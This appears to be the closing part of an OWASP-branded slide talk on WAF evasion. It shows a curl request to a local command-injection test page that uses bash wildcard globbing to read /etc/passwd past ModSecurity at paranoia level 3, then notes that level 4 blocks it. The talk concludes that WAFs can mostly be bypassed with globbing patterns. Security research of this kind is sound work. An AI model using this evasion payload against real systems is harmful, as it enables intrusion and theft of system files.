root@infosecblay:~# curl -v http://localhost/test.php?cmd=cat%20/?tc/?asswd
*   Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=cat%20/?tc/?asswd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 06 Sep 2019 17:54:07 GMT
< Server: Apache/2.4.41 (Debian)
< Vary: Accept-Encoding
< Content-Length: 2966
< Content-Type: text/html; charset=UTF-8
<
Works Perfectlyroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

ModSecurity WITH PL3 WAF FILTER EVASION

OWASP
The Open Web Application Security Project

- Paranoia Level 4 (PL4) - All characters outside the range of a-zA-Z0-9 are blocked, Lots of false positives



ModSecurity WITH PL4 WAF FILTER EVASION BLOCKED

OWASP
The Open Web Application Security Project

Conclusion:

Web application firewall(WAF) can mostly be bypassed by bash standard wildcard(globbing patterns).

OWASP
The Open Web Application Security Project

Reference

- https://medium.com/@infosecblay/waf-filter-404-not-found-f01c5705f215
- https://medium.com/secjuice/waf-evasion-techniques-718026d693d8
- https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/e4e0497be4d598cce0e0a8fef20d1f1e5578c8d0/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf

OWASP
The Open Web Application Security Project

Any Questions?